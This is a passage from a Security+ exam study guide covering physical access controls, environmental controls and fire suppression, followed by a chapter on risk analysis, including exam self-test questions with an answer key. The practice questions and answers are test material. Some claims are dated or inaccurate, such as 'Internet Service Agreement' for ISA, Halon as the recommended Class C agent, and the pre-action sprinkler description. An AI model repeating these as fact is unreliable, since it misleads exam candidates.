A proximity reader is a sensor device that reads the access code from a token or card. The two major types of proximity readers are user-activated or system-sensing. With a *user-activated* proximity reader, the employee would key in a code or swipe the access card by the sensor to gain access to the facility. A *system-sensing* proximity reader continuously sends out an interrogating signal that the user's access device would respond to by sending the access code to the sensor for the door to unlock.

Mantraps

No physical security discussion would be complete without discussing a mantrap. Earlier in the book you learned that a mantrap is an area between two doors—with the second door not opening until the first door is closed. This helps prevent *piggybacking* or *tailgating*—which is when someone tries to slip in behind you after you have unlocked a door. The concept here is that you would not open the second door if someone you didn't know entered the mantrap area.

FIGURE 14-4

Employees can be given tokens that contain access codes.



exam Watch

A mantrap is used to help prevent tailgating by trapping individuals in an area between two doors. The second door will not unlock until the first door is closed.

Depending on the environment, the mantrap area may have a secure window looking into the mantrap. On the other side of that window a security guard monitors anyone who enters or leaves the facility.

Other Security Controls

There are a number of other security controls that can be put in place to aid in the physical security of the organization. The following outlines a few of these:

- **Signs** Having proper signage in the facility to identify exits and hazardous areas or materials is critical to the safety of employees.
- **Barricades** You can use barricades to control access to different areas of the facility. The front of the building could be protected from vehicles by building a concrete barricade.
- **Biometrics** A common control used to control access to different areas of the building is biometrics. Highly secure environments may require a retina scan or fingerprint to enter a secure area of the building.
- **Protected Distribution (cabling)** It is important to control access to cabling with a Protected Distribution System (PDS). PDS is the controlling of physical access and monitoring of access to physical cabling. If someone can gain physical access to the cabling system, they can tap into the communication, so you want to ensure you control access to the cabling.

Physical Access Lists and Logs

Access control systems use access lists (lists of persons who have access to the environment) to control access to an area. When the access list is created, the system is normally defaulted to deny all access to the facility unless a correct access code is given. Again, the access code could be something that is typed or a token or card that is swiped—whatever the method an employee uses to give an access code, the system checks against the access list to see if the employee should be granted access.

Most access control systems today allow you not only to control who has access to an area but also to log who has gained access to the facility. When employees are granted access to an area of the facility, you can have the system log the date and time along with the access code that was used. This information can prove invaluable if you are dealing with theft of assets during a certain period.

Video Surveillance

A big part of physical security today deals with implementing closed-circuit television (CCTV) or other video-monitoring technologies. CCTV involves having video cameras set up to monitor areas of the facility and having that information sent to computer screens in a central security area where security personnel are monitoring for suspicious activity. CCTV monitoring systems in the past have sent the video to VHS tapes or to other recording equipment.

exam Watch

Remember that CCTV systems capture video and send it to a specific system or set of displays. It is popular to have these video feeds sent to a control room where security personnel are monitoring the screens for suspicious activity.

Today's monitoring systems are a little more advanced and are not really considered closed circuit because the owner of the equipment can now connect to the camera from across the Internet to view the captured video live. Most monitoring systems today can also record the captured video to remote locations across the network such as to a central server. Figure 14-5 shows a wireless video surveillance camera.

The following outlines some popular solutions for video monitoring:

- **Fake cameras** If you are looking for a cheap deterrent, you can simply put up some fake cameras to act as a deterrent, the drawback being that if a security incident occurs, you are not monitoring anything.
- **Hidden cameras** You can purchase hidden cameras, some of which look like ornaments or decorations in the facility while they are actually capturing video.
- **Night-vision cameras** You can buy video-capturing cameras that can capture at night or even in low-lit areas. These cameras use infrared to help capture video images in black and white (see Figure 14-6).

FIGURE 14-5

A wireless video surveillance camera



- **Wireless cameras** Due to the ease of setup with wireless devices, a number of security cameras are coming out as wireless devices. Having a camera as a network device allows you to configure the video camera system to record to a remote location and also allows you to control the camera from anywhere on the network.

FIGURE 14-6

A night-vision camera uses infrared lights to capture images in the dark.



CERTIFICATION OBJECTIVE 14.03

Implementing Environmental Controls

The Security+ certification exam will test your knowledge of environmental controls when testing you on physical security. This section gives you the background on environmental controls such as HVAC, shielding, and fire suppression.

Understanding HVAC

Heating, Ventilation, and Air Conditioning (HVAC) is a system to provide or reduce heat, humidity, and outdoor air. The goal of the HVAC system is to provide climate control to help maintain quality conditions in the workplace.

The HVAC controls the temperature and the humidity within the building. This will help computer systems run optimally. The temperature in the building should be around 70 to 74 degrees Fahrenheit. If the temperature gets too warm, it could cause the systems to overheat and shut down. The humidity levels should be between 40 and 60 percent. If you have humidity levels less than 40 percent, then you could experience a lot of electrostatic discharge (ESD). ESD can destroy computer components and computer chips. Humidity levels above 60 percent can corrode computer components.

When working with environmental systems such as HVAC, some common activities should be performed such as environment monitoring, hot and cold aisles, and temperature and humidity controls. The following list describes each of these components:

- **Environmental monitoring** It is important to ensure that you have mechanisms in place to monitor environmental systems and that you include methods of detecting issues related to heat, humidity, and air quality.
- **Hot and cold aisles** To keep the systems cool in a data center, the racks are configured in a hot/cold aisles configuration. This configuration involves breaking the racks into rows with the fronts of the racks facing each other to create cold aisles, and the backs creating the hot aisles (hot air goes out the back of the racks).
- **Temperature and humidity controls** The environmental systems should have controls in place to allow you to adjust the temperature and humidity levels.

Shielding

Another aspect of physical security that is critical is to ensure that information cannot be received by unauthorized persons through emanations. Emanations are electrical signal emissions from computer components such as displays, keyboards, and printers.

These emissions can be intercepted and analyzed by receivers to uncover potential confidential and sensitive information. Emissions security deals with protecting communication from such interception by putting distance between equipment and by creating shielding that would stop the signal from traveling outside the shielded area. A shielded environment is known as a TEMPEST system—a standard for securing a system from eavesdropping.

You can also implement shielding from *electromagnetic interference (EMI)*, which is interference from other electrical components such as lighting or motors. A friend of mine worked for years at a chemical plant where they would have to purchase new CRT monitors every 15 months because of the EMI at the plant. He said the display on the screen would be distorted by the large motors to the point that eventually they could not adjust any settings on the display to accommodate and fix the problem.

exam Watch

For the exam, know that a Faraday cage is an enclosure that is designed to shield its contents, that is, to block electronic fields or signals from reaching the component in the shielded enclosure. This has become a popular practice when dealing with computer forensics and wanting to shield a component from sending or receiving a signal.

Fire Suppression

The last topic in this chapter is a big part of physical security—methods to protect your environment from serious damage in a fire. In this section you will learn about fire suppression types that you are sure to see on the Security+ exam!

Some key points to think about when designing a fire detection solution are

- You can configure the detection device to make the call to the fire department with a prerecorded message.
- You should also have your fire detection solution shut down the HVAC because it could carry smoke through the ventilation system.

For the Security+ exam, you need to be familiar with the different classes of fires and what suppression method is used to extinguish each type of fire. The following is a quick rundown on the different classes of fires:

- **Class A** Class A fires are known as common combustible fires where you have the burning of wood, paper, cloth, or plastic. To put out these fires, you should have a suppression method (fire extinguisher) that uses water or soda-acid.
- **Class B** Class B fires are considered liquid fires and include the burning of gas, oils, tars, solvents, and alcohol. With these types of fires, you cannot use water, but must take the oxygen away by using CO_2 or FM-200 extinguishers.
- **Class C** Class C fires are the burning of electrical components and equipment and should use gas (Halon), CO_2, or a nonconductive extinguishing agent to put out the fire.
- **Class D** Class D fires are combustible metals such as magnesium and sodium and require a suppression method that uses dry chemicals.

exam Watch

For your exam, know the different classes of fires and the fire suppression method used with each class of fire. Remember that Class C fires are electrical components and use of Halon is the recommended suppression method.

For safety reasons, place the fire extinguishers within 50 feet of electrical equipment and in plain view and easily accessible. You should have the fire extinguishers tested four times a year to ensure that they are working properly.

Not only are you going to look at fire extinguishers as a suppression method for fire, but you could use a sprinkler system as well. You should be careful where you place the sprinkler systems because you do not want water on your electrical equipment. The following outlines popular types of sprinkler systems:

- **Wet-pipe** With the wet-pipe system, water is in the pipe at all times and ready to be released. This allows for a quick release of water when a certain temperature is reached, but the drawback is that the pipes could freeze.

- **Dry-pipe** The dry-pipe system has water sitting in a reservoir and not in the pipe. This allows for a short delay, giving you time to turn off the valve if needed before water is released. This type of sprinkler system is a good selection in colder climates because with no water in them, the pipes do not freeze.
- **Pre-action system** With a pre-action system, a head link on the sprinkler has to be melted in order for the water to be released. This gives you the opportunity to put the fire out with an extinguisher before the sprinkler system is used.

CERTIFICATION SUMMARY

In this chapter you learned that physical security is an important part of the security posture of your company. There are many components to physical security—the following are some key points to remember:

- Lock critical systems and network devices in a room with controlled access.
- For the safety of employees, have emergency lighting in place with backup power.
- Walls should go from the true ceiling to the true floor when creating barriers to protect areas such as server rooms.
- NTPASSWD is a free password reset utility that will allow you to boot from the live CD and erase passwords on a local Windows XP, Vista, or Windows 7 system.
- Fences should be 8 feet tall and at the top have three strands of barbed wire at a 45-degree angle facing the intruder. Security guards should be placed at the gates and trained to watch for persons entering and exiting the facility.
- Access control systems use a combination of proximity readers, access tokens, and swipe cards to grant individuals access to a facility.

With a strong understanding of the material presented in this chapter, you will have no problems with any physical security–related questions on your exam. The material here is important for the exam, but can also be used to assess the physical security at your company.

TWO-MINUTE DRILL

Choosing a Business Location

- ❑ Ensure that the facility has proper lighting, including in the exit and parking lot areas. Ensure that you have backup lights in place with their own power source.
- ❑ Critical systems should be secured in a server room with limited access. Ensure that the walls go through the drop ceiling so that intruders cannot crawl over the wall.

Physical Access Controls

- ❑ Anyone who can boot from a live CD on one of your systems can potentially bypass most of the security controls of the system, so be sure to physically prevent people from reaching sensitive systems.
- ❑ Ensure that fences with a height of at least 8 feet are placed around the premises of the facility in highly secure environments. Place guards at the entrance gate, and ensure they check for ID badges on anyone entering the facility.
- ❑ Bump keys are methods of bypassing conventional locks, so consider electronic locking systems that can implement logging for monitoring purposes. You can also use proximity readers that require the user to swipe an access token or card to gain access to a secure area.
- ❑ Implement video monitoring and closed-circuit TV for highly secure environments, and record activity to media for later playback if needed.

Implementing Environmental Controls

- ❑ HVACs are used to control temperature and humidity within the environment to help keep systems running.
- ❑ Data centers should be configured with hot and cold aisles in order to control the cooling system.
- ❑ Class C fire extinguishers are used to put out fires that involve electrical equipment by using a gas (not gasoline) or Halon.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Choosing a Business Location

1. Your manager is looking to create a server room to store all the servers, routers, and switches for the company, and he is looking for recommendations. Which of the following are suitable for a server room? (Select two.)
   A. Only one window
   B. No windows
   C. Two entrances, one exit
   D. A single entrance
   E. Two entrances
2. Jeff is a network administrator for the company and is looking to implement some best practices on the switches. He has placed the switches in the server room, which is locked at all times. What else should he do? (Select three.)
   A. Disable the power on the switches.
   B. Disable unused ports.
   C. Disable the console password.
   D. Configure a console password.
   E. Set a console banner to welcome the person connecting.
   F. Configure an auxiliary password.
3. You have ensured that the pathways to all the exits, entrances, and parking lots have adequate lighting. What else should you consider with regard to lighting?
   A. Ensure there is a 2-foot dark area between lights.
   B. Configure emergency lighting.
   C. Ensure there is a 1-foot dark area between lights.
   D. Schedule the lights to work only during off hours.

Physical Access Controls

4. You are constructing an office location and are working on the plans for the physical security. In highly secure environments, what would be your first level of physical security?
   A. Locked doors
   B. Server room
   C. Fences
   D. Doorman
5. Sean, a junior network administrator, has noticed that you have configured all the servers to boot from the hard disk and that you have disabled booting from CD-ROM. He asks you why you have disabled booting from CD-ROM. What reason do you give?
   A. To prevent viruses
   B. To disable the ports
   C. To password-protect CMOS
   D. To prevent booting from a live CD
6. Which of the following access control methods can detect abnormal activity and make security decisions based on that activity?
   A. Guard
   B. Fence
   C. Combination lock
   D. Cipher lock
7. Electronic combination locks are also known as _____.
   A. Padlocks
   B. Cipher locks
   C. Hardware locks
   D. Combo locks
8. You have configured the access control system so that when a locking system on a door fails, it fails to a locked state. This is known as which of the following?
   A. Fail-open
   B. Fail-safe
   C. Fail-save
   D. Fail-secure

9. The senior security officer within your organization would like to reduce the likelihood of someone gaining access to the facility by shoulder-surfing employees as they use key punch locks. Which of the following security controls would you suggest?

A. Tempest system
B. CCTV
C. Proximity reader
D. HVAC

Implementing Environmental Controls

10. You have configured the data center so that all racks in each passageway face each other. What is your goal with this configuration?

A. Faraday cage
B. Fail-safe
C. Hot-cold aisles
D. Fail-secure

11. The forensics officer in your company has confiscated Jeff's cell phone and will seek evidence on the phone related to corporate espionage. What should the forensics officer put the phone in?

A. Fail-safe
B. Faraday cage
C. Forensics safe
D. Fail cage

12. You are the security officer for Company ABC and responsible for designing the security strategy for the company data center. Which of the following controls would you use to ensure the best temperature for all equipment in the data center?

A. Class A extinguisher
B. Hot and cold aisles
C. Tempest system
D. CCTV
E. EMI shielding

Performance-Based Question

13. Using the following exhibit, identify which of the security technologies listed are considered technologies used in a data center or as device security. Not all items need to be placed in a column.

Device Security	Data Center Security

A. Cipher lock
B. Mantrap
C. Cable lock
D. Proximity badge
E. Device encryption
F. CCTV
G. Safe
H. Biometric scanner
I. GPS tracking
J. HVAC
K. Remote wipe

SELF TEST ANSWERS

Choosing a Business Location

1. ☑ **B** and **D.** The server room should have only a single entrance so that you can monitor who comes and goes, and there should be no windows.
   ☒ **A, C,** and **E** are incorrect because there should be only one entry point to the server room and no windows.
2. ☑ **B, D,** and **F.** Part of physical security is to ensure that the unused ports on a switch are disabled and that you have passwords set on the console port and auxiliary port.
   ☒ **A, C,** and **E** are incorrect. You would not disable the power on the switch because it needs power to function. You also do not want to disable the console password; it should be configured and used. Never configure a welcome message as a banner because it could be interpreted as an invitation for unauthorized individuals.
3. ☑ **B.** It is important to ensure that you configure emergency lighting with backup power sources throughout the facility so that employees can evacuate safely.
   ☒ **A, C,** and **D** are incorrect because you definitely do not want dark spots between lighting, and lights should be scheduled to be turned on during work hours.

Physical Access Controls

4. ☑ **C.** Fences are your first line of defense when implementing physical security. They ensure that there is only one entrance point to the facility—the main gate.
   ☒ **A, B,** and **D** are incorrect. Although you will have locked doors and server rooms, the goal is to prevent intruders from reaching those points by implementing fencing. A doorman, or better yet a security guard, may be of help but is someone who would be positioned at the gate after a fence is implemented.
5. ☑ **D.** The purpose of disabling booting from CD-ROM or DVD-ROM is to prevent an unauthorized individual from booting from a live CD to bypass the operating system and the security controls it offers.
   ☒ **A, B,** and **C** are incorrect because they are not reasons to disable booting from CD-ROM.
6. ☑ **A.** The benefit of a security guard is they can detect abnormal behavior related to physical security and respond accordingly.
   ☒ **B, C,** and **D** are incorrect because a fence, combination lock, or cipher lock cannot detect abnormal behavior and respond accordingly.

7. ☑ **B.** An electronic combination lock is also known as a cipher lock.
☒ **A, C,** and **D** are incorrect because an electronic combination lock is not also known as a padlock, hardware lock, or combo lock.

8. ☑ **D.** A device that defaults to a secure state when there is a failure is known as a fail-secure device.
☒ **A, B,** and **C** are incorrect. A fail-safe and a fail-open are the same thing, which means that when there is a failure, the default failure state is an open state. This would be useful with an emergency door where it is critical that people be able to get out even in the event the door lock fails. "Fail-save" is not a valid term.

9. ☑ **C.** A proximity reader involves the locking system for the facility to unlock as the employee approaches with the access card to the facility. Using this will ensure no one discovers anyone else's code to gain access to the facility.
☒ **A, B,** and **D** are incorrect. Tempest is a shielding system, while CCTV is a monitoring system, and HVAC helps control the temperature.

Implementing Environmental Controls

10. ☑ **C.** A hot-cold aisles configuration is a common setup where the racks are configured in rows with the front of the racks facing each other. This allows the rack-facing aisles to intake cold air, while the backs of the racks output hot air to the hot aisles.
☒ **A, B,** and **D** are incorrect because they are not the terms associated with configuring the racks in a data center to face one another.

11. ☑ **B.** A Faraday cage is a shielded container that blocks signals from entering or exiting the shielded container. This is a popular container for forensics investigators to store evidence.
☒ **A, C,** and **D** are incorrect because they are not the terms for a shielded container.

12. ☑ **B.** In order to control the temperature of the equipment in the data center, you will use a layout that creates hot and cold aisles to prevent overheating.
☒ **A, C, D,** and **E** are incorrect because they do not help manage the temperature of equipment.

Performance-Based Question

13. The Security+ certification exam expects you to be able to identify which security controls are placed on the data center versus a mobile device or workstation. The company data center requires a high level of security so will need to use controls such as HVAC to control the temperature, CCTV for monitoring access to the data center, a proximity badge or biometric scanner to control who gains access, and a mantrap to help ensure that no one is tailgating into

the data center. You would use remote wipe, cable lock, device encryption, and GPS tracking on mobile devices, while a cipher lock and safe may be used in the office environment.

Device Security	Data Center Security
C. Cable lock	B. Mantrap
E. Device encryption	D. Proximity badge
I. GPS tracking	F. CCTV
K. Remote wipe	H. Biometric scanner
	J. HVAC

A. Cipher lock

G. Safe

This page is intentionally left blank to match the printed book.



15

Risk Analysis

CERTIFICATION OBJECTIVES

15.01 Introduction to Risk Analysis

15.02 Types of Risk Analysis

15.03 Risk Mitigation Strategies

✓ Two-Minute Drill

Q&A Self Test

A big part of information security is being able to assess the risks against company assets and knowing which techniques to use to mitigate those risks. In this chapter you will learn about risk analysis and how to perform a risk assessment. A good understanding of this chapter will help you answer the risk assessment questions on the Security+ exam.

CERTIFICATION OBJECTIVE 15.01

Introduction to Risk Analysis

In this section you will learn about the need for risk analysis and the benefits that it offers to your organization from a security point of view. You will also learn about the general process to follow when performing a risk analysis.

Risk Analysis Overview

Having the knowledge to perform a risk analysis, or assessment, is an important skill for a security professional because a number of different security concepts use risk assessments as a starting point. For example, a security assessment typically starts with you performing a risk assessment so that you can identify the resources that need security. Also, performing a business continuity plan involves performing a risk-type analysis called a *business impact* analysis.

The overall purpose of risk analysis is to identify the assets within the company and their value so that you can then identify the threats against those assets. After identifying the threats, you determine how to take countermeasures against each of those threats (called *mitigating* the threat), while at the same time ensuring that your countermeasure does not cost more than the value of the asset! That is a key point to risk analysis—it would not make business sense to spend $10,000 on a mitigation solution to protect an asset that is only worth $2,000.

Before I introduce you to the risk analysis process, I want to list some terms that are used when discussing risk analysis. You should be familiar with the following risk analysis–related terms for the Security+ exam:

- **Asset** A resource that your business needs to function
- **Vulnerability** A weakness in the configuration of hardware or software
- **Threat** An event that can cause harm to the asset

- **Threat vector** A tool, or mechanism, the hacker uses to exploit a weakness on a system
- **Threat actor** The term used for the hacker, or person, using the threat vector to compromise the system
- **Threat target** The system or device being attacked
- **Risk** When the threat to an asset can cause harm to the organization—typically resulting in a financial loss
- **Risk analysis** The identification and planning of mitigation techniques to reduce and manage the risks to your organization

Risk Analysis Process

It is important to follow a process when performing your risk analysis so that you are sure to identify all the threats and risks associated with your assets. Following a risk analysis process allows you to plan proper mitigation techniques to reduce the risks. The following outlines the process of risk analysis and breaks the process into different phases.

Identify Assets

The first phase of performing a risk analysis, or risk assessment, is to identify the assets within the organization and the value of those assets. This phase is also known as *asset identification*. For example, if the company earns revenue by selling products online, the web server hosting the e-commerce web site would be considered an asset to the company.

During this phase, be sure to focus on identifying the assets and not to worry about things like the threats to those assets because that will come in the next phase. By focusing only on what the assets are, you properly identify *all* assets of the business. The following is a list of common assets held by businesses:

- Hardware and software
- Company information and data
- The building
- Inventory and cash
- Personnel
- Organization's reputation and branding
- Computer systems and services

on the job

When identifying your assets, watch for the hidden assets. For example, your e-commerce web site that is bringing in thousands of dollars a day typically has a database server that is holding the listing of products and the details of each of those products being sold.

Identify Threats for Each Asset

Once you have identified the assets in the business, you then turn your focus to *threat assessment*, which involves identifying the threats to each of the assets identified earlier. The company e-commerce web site has a number of potential threats; for example, the system could be hacked via a buffer-overflow exploit or an SQL injection attack. The web server could also experience a hard drive failure, which could cause the system to be down for a long time, resulting in lost revenue.

It is important to understand that most of the threats come from the fact that weaknesses, or vulnerabilities, exist in the assets of the business. For example, the vulnerability could be a system that has not been properly protected, which results in the threat of the system being hacked. The following outlines some common vulnerabilities that may exist:

- **No system hardening** It is critical to understand that a system that has not been properly secured, or hardened, helps create the threat that the system will be hacked.
- **No physical security** Having no physical security in place can result in a number of potential threats, from having the asset stolen to breaching data confidentiality.
- **No security controls on data** Having no security controls on your data means that you have threats relating to confidentiality and to tampering with data.
- **No administrative controls** An administrative control is a policy or procedure. Not having policies and procedures in place can result in the threat that you are not compliant with regulations or standards.

Various types of threats could exist for any number of assets that your business may have. The threats may vary from being technical in nature to being more related to actions performed by personnel. The following lists common examples of threats:

- **Theft** Theft is a huge threat nowadays because you are not only dealing with physical theft of an asset, but also with digital theft of information assets.

- **System hacked from inside** You could have critical systems or services on the network compromised by an internal employee whether it be intentional or not.
- **System hacked from outside** You could have public servers such as web, FTP, or SMTP compromised by someone external to your network (Internet).
- **Natural disasters** Natural disasters such as flooding, hurricanes, and tornadoes are examples of threats against the business continuing its operations.
- **Hardware failures** When running servers that hold critical data or functions, it is important to identify hardware failures that could occur. The hardware could be hard drives, network cards, or even machinery in a production plant.
- **Fraud** This is a bit trickier to identify, but watch for threats of fraud because employees could be tampering with information or company processes to gain a financial benefit.

The Security+ certification exam expects you to know the risks associated with technologies such as cloud computing and virtualization technology. Cloud computing is great in concept, but it means that someone else is hosting the services, which could lead to a violation in confidentiality. For example, if you are hosting your mail on a provider's system, you have no idea who has access to that system and whether they are accessing your corporate mail. Be sure to implement high levels of auditing in such environments.

With virtualization technology, you run the risk that when the host system crashes, you will lose all virtual machines running on that system. Clustering the physical hosts running the virtual machines means that in the event of a physical failure, you have at least one other physical server in the cluster onto which virtual machines can fail over.

If the administrator is doing some maintenance on the host operating system, they can plan to move the virtual machines over to another host system. Virtualization vendors have solutions to perform a planned switchover such as VMware's vMotion and Microsoft's Hyper-V LiveMigration feature.

Analyze Impact

The next step in risk analysis is the impact analysis phase. The goal of impact analysis is to identify what the result of the threat occurring would be on the business. For example, if the company's e-commerce web site has a denial of service attack performed against it, then the impact is that the server could be down for days, resulting in lost revenue.

You should be looking to identify two types of impact when threats occur: tangible and intangible impacts. A *tangible impact* involves a visible loss to the company; for example, the company loses money due to no revenue being generated. The following list outlines common tangible impacts:

- **Loss of revenue or business opportunity** The common impact is that the company loses the opportunity to generate revenue when the threat occurs because the asset has been compromised and is unavailable.
- **Loss of money due to cost to fix** Another extremely visible impact is the loss of money due to the cost of fixing the asset after the threat occurs. This typically is in addition to the loss of revenue.
- **Loss of production** Loss of production is a common impact of a threat occurring to equipment or inventory.
- **Employee safety** Some threats may not result in loss of revenue directly, but result in a safety issue for employees.

exam Watch

For the Security+ exam, be familiar with examples of tangible impacts that could affect your business.

The impact of all threats is not always so visible, and sometimes the effect of the threat occurring is not seen for some time after the threat occurs. These types of impacts are known as *intangible impacts*. The following outlines some common intangible impacts:

- **Company reputation** One of the more common intangible impacts is that when a threat occurs, it could ruin the company's reputation, which is never good for business!
- **Failure to follow regulations** A threat occurring may have the impact of your company being unable to follow regulations or standards. This could result in legal action against the company or sometimes even loss of insurance.
- **Loss of customer's confidence** If the company e-commerce web site is hacked and this information goes public, you may lose the confidence of your customers (or shareholders), and they may no longer wish to purchase online items due to fear of credit card numbers being captured by hackers.

exam Watch

For the certification exam, remember these examples of intangible impacts of a threat occurring.

Prioritize Threats

Once you have identified all of the threats that could occur against each asset, you must prioritize the threats based on their impact and probability (also known as likelihood) of occurring so that you can deal with the more serious threats first.

How you prioritize the threats will depend on the type of risk analysis being performed; for example, if you are doing a qualitative analysis, you will assign values based on some form of scale to each threat (such as low, medium, and high), and then focus on the high-level threats first. More on the types of analysis in a little bit.

Identify Mitigation Techniques

Once you have identified the threats and prioritized them, you know which threat solutions to focus on, or at least how to reduce the risk of the threat occurring. This is known as *mitigating* the threat. Mitigating the threat typically involves spending money on a solution that implements a security control to protect the asset from the risk. You can implement fault-tolerant technologies, firewalls, encryption, or access control systems, to name a few.

exam Watch

After implementing your mitigation technique, always evaluate any residual risk that remains.

Evaluate Residual Risks

Once you have implemented solutions to mitigate the threats, reevaluate the asset and identify any threats that may still exist. The remaining threats are known as residual risk. It is critical to express this residual risk to management and decide if you are willing to accept that residual risk or need to implement additional solutions.

Risk with Cloud Computing and Third Parties

A hot topic in today's day and age is the concept of cloud computing. With cloud computing, you can subscribe to a cloud service that offers data storage space on some server on the Internet, or maybe have someone host services for you such as a web server, database server, or e-mail server. The benefit of subscribing to cloud services is that your company would not need to purchase the hardware to host the company e-mail or databases—you simply subscribe to the cloud service and they provide the functionality for you. You simply log on to the management interface (typically a web interface) and manage the service (such as e-mail).

Subscribing to such services allows your company to save on upfront cost such as hardware purchases, but also allows you to save time by not worrying about the management of the physical hardware and operating system itself. The provider of

the service will take responsibility for the hardware, managing the operating system and updates, and ensuring high availability (which is worth the cost).

Unfortunately, one of the big concerns with cloud services is privacy. Where is the data being stored? Is the data secure? These are questions you should ask and find answers to. The bottom line is that you are trusting your information in the hands of a third-party organization. Many customers that I talk to are not even considering cloud services due to privacy concerns and regulations that are governing their organization.

Deciding to use cloud services is something you want to carefully plan. Also consider hybrid solutions where maybe sensitive data is stored at your company site (known as on-premise), while nonsensitive data could be stored in the cloud to leverage backup services or even high availability of that data.

Note that there are different types of cloud models, such as a public cloud hosting data out on the Internet, and a private cloud, meaning that you host the data internally within your company. It is important to note that there are more risks associated with public clouds, as they are not hosted within your organization.

The following are some points that should be taken into consideration when integrating systems and data with cloud services and third-party companies:

- **On-boarding/off-boarding business partners** When working with business partners who need access to your systems, you will need to ensure that you have procedures in place for adding new persons (the partner's employees) to the identity and access management system (IAM). This system is used to identify persons outside the company and to control their access to the system. The process of adding a new employee to the system is known as on-boarding, while removing an employee from the system is known as off-boarding.
- **Social media networks and/or applications** With the growth of social media networks today, organizations need to implement policies and educate employees on what information is allowed to be posted on social media networks and what information is not allowed to be posted.
- **Interoperability agreements** Ensure that you have defined operation agreements with the cloud provider or third-party company. Agreements such as a *Service Level Agreement (SLA)* specify guaranteed uptime. Check to see if a *Blanket Purchase Agreement (BPA)* is needed, which is used to cover repetitive needs for a product or service. Ensure that a *Memorandum Of Understanding (MOU)* document is created that establishes an agreement between the two parties. Also ensure that you are familiar with your *Internet Service Agreement (ISA)* and ensure that you are comfortable with any data limits and the guaranteed uptime of the Internet connection. This is critical if you are taking advantage of cloud services, as you need Internet connectivity to access any services or data in the cloud.

- **Privacy considerations** As mentioned earlier, you want to be aware that there are risks to storing information with a third party or in the cloud. You are trusting that the service provider is securing that information.
- **Risk awareness** Understanding the risks with integrating with cloud services and third parties is important. You have the risk that your data is stored in an unsecure location and that the data being transmitted across the network can be viewed if not encrypted. You should ensure that the provider is guaranteeing access to that information. There are other risks to be aware of as well—you may lose Internet access and not be able to access the data in the cloud. You also may hit a situation where the cloud provider goes out of business, and then how will you access your data? Or what if the cloud provider's hardware is subpoenaed for legal reasons? All of these situations could cause you to not be able to access your data in the cloud.
- **Unauthorized data sharing** When working with third-party organizations, you will always run the risk that employees with the third-party company share the information with others without authorization.
- **Data ownership** Ensure that the agreements specify who owns the data being stored in the cloud or with the third-party company. Some third-party companies may believe that if you store the data with them, then the data is theirs. Read all agreements and ensure data ownership is explicitly specified.
- **Data backups** Data backups are a great use of storage space in the cloud as long as you understand that in theory, once you store the data in the cloud, you have no idea who is accessing it. If this is a concern and you really want to store data in the cloud (especially if it is not sensitive information), then encrypt the information before backing it up to the cloud.
- **Follow security policy and procedures** Ensure that you follow your company's security policy and procedures when working with cloud services and third-party companies. If you are the security officer responsible for updating the policies, then ensure you update the policy to include the company's rules with cloud services.
- **Review agreement requirements to verify compliance and performance standards** This is really important! Ensure you read all agreements to make sure that you are maintaining compliance with any regulations that govern your organization. For example, due to privacy concerns, many government agencies and medical departments cannot store information in the cloud or at a third-party company.

CERTIFICATION OBJECTIVE 15.02

Types of Risk Analysis

When performing a risk assessment, it is important to understand the two popular types of risk analysis—qualitative and quantitative. *Qualitative* is assigning a value based on a scale to the threat and not worrying about calculating the dollar figure associated with the risk, while *quantitative* is associating a cost in dollars and cents with each risk. In this section you will learn the difference between the two types.

exam Watch

For your exam, be very familiar with the difference between qualitative and quantitative risk analysis. Qualitative uses a scale to identify the seriousness of a threat, while quantitative uses dollar figures.

Qualitative

As mentioned, qualitative risk analysis determines the risk and mitigation techniques without actually calculating the loss as a dollar figure. With qualitative risk analysis, you create a scale and rate each threat based on the numbers in the scale.

Before we look at examples of the scale, you first need to understand the formula to calculate risk, even with qualitative risk analysis. The formula is that risk is equal to the probability multiplied by the loss (also known as the impact):

Risk = probability × loss

With qualitative risk analysis, instead of spending time figuring out the actual dollars and cents, you focus on assigning a value based on the scale you create. This saves time during the analysis because you are not actually trying to figure out an exact dollar figure. Let's look at an example.

The first step is to create a scale for the probability of a threat occurring. Table 15-1 displays an example of a table of probability values. Another term for probability is *likelihood*, which is the term used by the Security+ certification objectives.

TABLE 15-1 An Example Probability Scale

Probability	Description	Value
Highly Unlikely	Chances of this threat occurring are slim to none. Although this is a risk, it is most likely not going to occur.	1
Not Likely to Occur	This threat could occur, but is still on the not-likely-to-occur side.	2
Likely	This threat is a common threat to the asset, but is not the most likely to occur.	3
Good Chance	This threat has a good chance of occurring.	4
Most Likely to Occur	Chances are extremely high that this threat will occur.	5

The table reflects that you have decided on five values for probability. With each of the threats listed with the assets, you will assign a probability value to indicate how likely it is that the threat will occur. For example, the web server hosting a public e-mail site has a threat of a denial of service attack, and you assign the threat a probability of "Likely," which has a value of 3.

Once you have determined the probability, you will identify the impact associated with each of the threats. Like the probability, the loss is based on a scale—you may want to use a "low, medium, high" scale, or come up with your own scale such as the one found in Table 15-2.

Looking at the table, you can see that I have gone with another scale that has five values. This gives you some flexibility when assigning an impact to each of the different threats. For example, you may decide that denial of service attacks to your e-commerce web site have an impact of the "Medium Impact" level because they will crash the server and make it unavailable for business.

TABLE 15-2 An Example Impact (Loss) Scale

Impact	Description	Value
Almost No Impact	This threat causes next to no damage.	1
Low Impact	This threat causes little damage.	2
Average Impact	This threat causes some damage that will incur cost to recover from.	3
Medium Impact	This threat causes quite a bit of damage.	4
High Impact	This threat causes serious damage to the company with great loss.	5

Once you have identified the probability and the impact (loss) for each of the risks, calculate the risk of each threat based on our formula of *risk = probability × loss*. The following table displays how you should be plotting the threats against an asset and then calculating the risk associated with each threat by using qualitative analysis.

Looking at Table 15-3, you can see that we have measured the risk associated with each of the threats by using the probability and the loss (known as impact). This allows you to prioritize the threats and to deal with the highest-priority threats first by investing in security solutions to protect the asset from those high-priority threats. In this example, your high-risk threats are the SQL injection attack and the buffer overflow attack, so be sure you invest in controls to prevent those threats from occurring.

exam Watch

Qualitative risk analysis has the benefit of being a very quick assessment type because you are not bogged down with figuring out financial figures—you are simply applying values based on a scale you create.

TABLE 15-3 Qualitative Risk Analysis Example for E-commerce Site

Threat	Probability	Impact	Probability Value	Impact Value	Risk (Prob × Impact)
Hard Drive Failure	Good Chance	Average Impact	4	3	4 × 3 = 12
Denial of Service Attack	Likely	Medium Impact	3	4	3 × 4 = 12
SQL Injection Attack	Likely	High Impact	3	5	3 × 5 = 15
Buffer Overflow Attack	Likely	High Impact	3	5	3 × 5 = 15
Power Loss	Not Likely	Average Impact	2	3	2 × 3 = 6

